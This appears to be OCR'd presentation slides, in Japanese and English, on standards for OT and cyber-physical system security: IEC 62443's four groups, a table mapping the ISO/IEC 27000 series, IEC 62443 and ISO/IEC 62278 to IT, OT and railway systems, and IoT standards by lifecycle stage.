
(Mutual connections between cyber & physical space)

Trustworthiness of "transcription" is a key for normal operation of cyber-physical systems


The First Layer

(Connections among Organizations or people)

Trustworthiness of organization's management is a key for secured products and services




TS 5689：シンプルなコンセプト



IEC TC 65

SemNorm PoC: IIoT Transfer Functions Part of ((OT || IT)==CPS Logical Model) To Derive Provenance of Data from CPS Trajectories




ドイツが提案している別の形のCPSの応用（OT/IT）

OT Securityの標準化

What is OT (Operational Technology)

OT（Operational Technology）とは、工場や発電所、交通機関などの社会インフラにおいて、物理的なシステムや製品、設備を最適に運用するための制御・運用技術の総称である。具体的には、製品や部品を製造するロボットや、工場におけるセンサーを使った各種モニタリングなど、さまざまな用途がある。



OT securityの標準化 (大枠の整理)

	Information System (IT)	Operational System (OT)	Railway system
Organizations/ Management	ISO/IEC 27000 Series	IEC 62443 Series	ISO/IEC 62278
Systems design			
Components			

...

ISO/IEC 62278: Railway applications - Specification and demonstration of reliability, availability, maintainability and safety (RAMS)

Introduction of IEC 62443 Series

- IEC 62443 は、方針と手順、システム、コンポーネントの非常に広範な範囲を定義し、非常に多くの関係者と利害関係者が関与する制御システムの特性に基づいて構成されている。
- IEC 62443 は、制御システムの設計と、製品に関連するセキュリティ対策を実施する領域をカバーしており、工場を含む制御システムのセキュリティを包括的にカバーしていることが特徴である。
- Basically, IEC 62443 consists of the following four groups:
  - ◆IEC 62443-1: Overview (Concept/Model, Terms, Life cycle, Use cases…)
  - ◆IEC 62443-2: Policies, procedures (Security Requirements for owner, protection levels, patch management, Implementation guides…)
  - ◆IEC 62443-3: Systems (Security Technology, Risk management, Security levels…)
  - ◆IEC 62443-4: Components (Product development life cycle, Technology requirements…)


IoTステージ（時期）に関連するIoT規格等

1. 工場出荷前のIoT機器のセキュリティ
   ISO/IEC 27400, 27402, 27404, etc.
2. 運用前のIoTシステムのセキュリティ設定・設計
   ISO/IEC 27400, etc.
3. IoTシステムの実際の運用時のセキュリティ
   Finding Vulnerable IoT devices, ISO/IEC 27400, etc.
4. IoTシステムのライフタイムが終わった時期
   ISO/IEC 27400, 27402, etc.

自動車の環境について

